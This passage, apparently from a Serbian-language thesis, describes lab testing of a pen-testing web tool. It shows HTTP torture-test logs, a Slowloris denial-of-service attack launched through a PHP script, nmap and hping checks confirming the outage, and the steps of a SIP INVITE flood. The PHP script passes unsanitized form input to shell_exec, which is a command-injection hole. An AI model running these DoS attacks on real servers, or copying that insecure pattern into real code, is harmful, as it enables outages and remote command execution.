
Rezultati testiranja

Nakon završetka napada, generiše se log fajl koji je prikazan na narednoj slici.

```
FROM SERVER: HTTP/1.1 200 OK
Time required for message0 is # 1305441171322
FROM SERVER: HTTP/1.1 400 Bad Request
Time required for message1 is # 1305441171416
FROM SERVER: HTTP/1.1 400 Bad Request
Time required for message2 is # 1305441171441
Time required for message10 is # 1305441172103
FROM SERVER: <?xml version="1.0" encoding="ISO-8859-1"?>
Time required for message11 is # 1305441172228
FROM SERVER: HTTP/1.1 414 Request-URI Too Large
Time required for message13 is # 1305441172636
FROM SERVER: HTTP/1.1 414 Request-URI Too Large
Time required for message14 is # 1305441173072
Time required for message48 is # 1305441178660
FROM SERVER: HTTP/1.1 501 Method Not Implemented
Time required for message49 is # 1305441178672
FROM SERVER: HTTP/1.1 501 Method Not Implemented
Time required for message50 is # 1305441178684
FROM SERVER: HTTP/1.1 400 Bad Request
Time required for message52 is # 1305441178702
Time required for message68 is # 1305441178866
FROM SERVER: <?xml version="1.0" encoding="ISO-8859-1"?>
Time required for message69 is # 1305441178876
FROM SERVER: HTTP/1.1 400 Bad Request
Time required for message70 is # 1305441178882
FROM SERVER: HTTP/1.1 400 Bad Request
Time required for message6383 is # 1305441235436
FROM SERVER: HTTP/1.1 200 OK
```

Slika 17: Log fajlovi HTTP Torture testa

Pomenuti log fajl se koristi da pokaže izlazne parametre u vidu grafikona.



Slika 18: Grafički prikaz izlaznih parametara

Na grafikonu iznad, prikazan je broj poslatih zahteva, kao i prikaz vremena u milisekundama koje je potrebno da se dobije odgovor od servera. Korisnik može da vidi izlazne parametre napada u vidu log fajlova, vidu grafikona ili može proveriti log fajlove servera nad kojim je test izvršen. Na narednoj slici se može videti log fajl servera.

```
[Wed Apr 06 01:57:21 2012] [error] [client 10.0.2.16] no acceptable variant: /opt/lampp/error/HTTP_BAD_REQUEST.html.var
[Wed Apr 06 01:57:21 2012] [error] [client 10.0.2.17] Invalid URI in request 472 \xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd GET /index.html HTTP/1.1
[Wed Apr 06 01:57:21 2012] [error] [client 10.0.2.17] no acceptable variant: /opt/lampp/error/HTTP_BAD_REQUEST.html.var
[Wed Apr 06 01:57:21 2012] [error] [client 10.0.2.18] Invalid URI in request 484 \xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xf
\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd GET /index.html HTTP/1.1
[Wed Apr 06 01:57:21 2012] [error] [client 10.0.2.18] no acceptable variant: /opt/lampp/error/HTTP_BAD_REQUEST.html.var
[Wed Apr 06 01:57:21 2012] [error] [client 10.0.2.19] Invalid URI in request 532 \xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xf
\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd
xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\
fd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd GET /index.html HTTP/1.1
[Wed Apr 06 01:57:21 2012] [error] [client 10.0.2.19] no acceptable variant: /opt/lampp/error/HTTP_BAD_REQUEST.html.var
[Wed Apr 06 01:57:21 2012] [error] [client 10.0.2.15] Invalid URI in request 724 \xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xf
\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd
xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\
fd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\x
d\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xf
\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd
xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\
fd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\x
d\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xf
\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd
xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\
fd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\x
d\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xf
\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd GET /index.html HTTP/1.1
[Wed Apr 06 01:57:21 2012] [error] [client 10.0.2.15] no acceptable variant: /opt/lampp/error/HTTP_BAD_REQUEST.html.var
[Wed Apr 06 01:57:21 2012] [error] [client 10.0.2.16] Invalid URI in request 474 \xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd\xfd GET /index.html HTTP/1
.1
```

Slika 19: Log fajl Apache servera

8.1.1.2. HTTP Slow DoS napad


Ovaj napad se izvodi pomoću open-source program, koji se koristi za HTTP DoS napade koji se naziva Slowloris. Ovaj program zauzima veći deo propusnog opsega servera. Veze se održavaju u životu slanjem HTTP zaglavlja u redovnim intervalima. Ovaj crv je uspešan u tome da učini server potpuno nedostupnim. Posebno je efikasan protiv servera koji podržavaju multithreading. Korisnik putem ove aplikacije može jednostavno da izvrši ovaj napad pružanjem IP adrese i broj porta ciljanog servera. Kada napad počne, server ne reaguje na važeće zahteve u roku od samo nekoliko minuta. Iako je napad u toku, log fajlovi se ne generišu. Prednost ove funkcije je da iako je veb server oboren, niko ne može otkloniti neispravnost pomoću log fajlova da bi se video uzrok zastoja servera. Kada se napad završi sve greške od strane servera se generišu u vidu log fajlova. Na narednoj slici možemo videti kako izgleda skripta koja generiše Slow DoS napad.

```
<?php
$domain = $_POST['domain'];
$port = $_POST['port'];
$command_cd = "cd /opt/lampp/htdocs/";
$command = "perl slowloris.pl -dns $domain $port";
$output = shell_exec($command);
print "<pre>$output</pre>";
?>
```

Slika 20: Slow DoS skripta za napad


Rezultati testiranja

Pre pokretanja ovog napada, iskoristili smo Nmap da bi se proverili otvoreni portovi i usluge koje rade na određenim portovima. Izvršenje komande "nmap localhost" na komandnoj liniji, prikazuje nam izlazne parametre prikazane na narednoj slici. Izlazni parametri nam pokazuju da HTTP servis radi na portu 80.




Slika 21: Nmap skeniranje pre početka napada

Izlazni parametri posle pokretanja napada se mogu videti na narednoj slici.



Slika 22 Izlazni parametri Slowloris-a

Iako je napad još u toku, server prestaje da reaguje na validne zahteve. Ako se ponovo izvrši komanda "nmap localhost" posle nekoliko minuta, možemo videti da je port 80 filtriran.



Slika 23: Nmap skeniranje porta posle izvršenog napada

Koristeći Hping možemo potvrditi da se port filtrira. Ako se port filtrira, onda je gubitak paketa 100%.

```
using lo, addr: 127.0.0.1, MTU: 16436
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=60 ip=127.0.0.1 ttl=64 DF id=0 tos=0 iplen=60
sport=80 flags=SA seq=0 win=32768 rtt=0.0 ms
seq=3915367828 ack=3925484941 sum=bb23 urp=0

len=52 ip=127.0.0.1 ttl=64 DF id=41817 tos=0 iplen=52
sport=80 flags=A seq=0 win=1058 rtt=0.0 ms
seq=3915367829 ack=3925485167 sum=da07 urp=0

len=60 ip=127.0.0.1 ttl=64 DF id=0 tos=0 iplen=60
sport=80 flags=SA seq=0 win=32768 rtt=0.0 ms
seq=3918146100 ack=3919934223 sum=c271 urp=0

len=52 ip=127.0.0.1 ttl=64 DF id=19704 tos=0 iplen=52
sport=80 flags=A seq=0 win=1058 rtt=0.0 ms
seq=3918146101 ack=3919934449 sum=df55 urp=0


--- 127.0.0.1 hping statistic ---
1 packets transmitted, 4 packets received, -300% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Slika 24: Hping izlazni parametri nakon izvršenog napada


Kada upotebimo ping komadnu nad serverom koristeći Nmap (nmap –sP –PT 80 127.0.0.1), zapravo možemo videti da je server oboren.

```
Nmap done: 1 IP address (1 host up) scanned in 2.77 seconds
neha@neha-laptop:~$ nmap -sP -PT80 127.0.0.1

Starting Nmap 5.00 ( http://nmap.org ) at 2011-04-03 21:07 EDT
Note: Host seems down. If it is really up, but blocking our ping probes,
Nmap done: 1 IP address (0 hosts up) scanned in 2.08 seconds
```

Slika 25 Izlazni parametri nakon "pingovanja" servera pomoću Nmap-a

Izlazni parametri iz serverskih log fajlova se mogu videti na narednoj slici.




Slika 26: Log fajl Apache servera

8.1.2. DoS napadi na SIP protokol

SIP DoS napad se može izvršti slanjem zlonamernih paketa ili preplavljanjem servera sa porukama kao što su „register" i „invite". Razlog za testiranje SIP-a je taj, da SIP postaje sve popularinji među komapnijama kao što su Cisco i Microsoft. Tokom testiranja nevažeće „invite"poruke se šalju na SIP server, kako bi se pokrenuo SIP parser i time procenila robusnost servera. Pen Test Pro aplikacija je dizajnirana da iskoriste poruku „invite", jer SIP entiteti moraju da podržavaju metod „invite". Činjenica da korisnici prihvataju bilo koje dolazne zahteve bez predhodnog podešavanja sesije i čini SIP ranjivim. Napad koristi sledeće korake:

1. Šalje se INVITE poruka podrazumevanom SIP portu 5060 preko UDP-a.
2. Šalje se CANCEL zahtev.
3. Šalje se ACK za obustavu.
4. Šalje se validni INVITE.
5. Šalje se ponovo CANCEL zahtev za važeći INVITE.
6. Šalje se ACK za važeći INVITE

Posle savake INVITE poruke, šalje se zahtev za obustavu sesije sa komandama CANCEL i ACK, jer pošto je automatizovani test ne postoji intervencija za odbijanje dolaznog poziva. Na narednoj slici možemo videti kako izgleda grafički interfejs za testiranje SIP protokola.



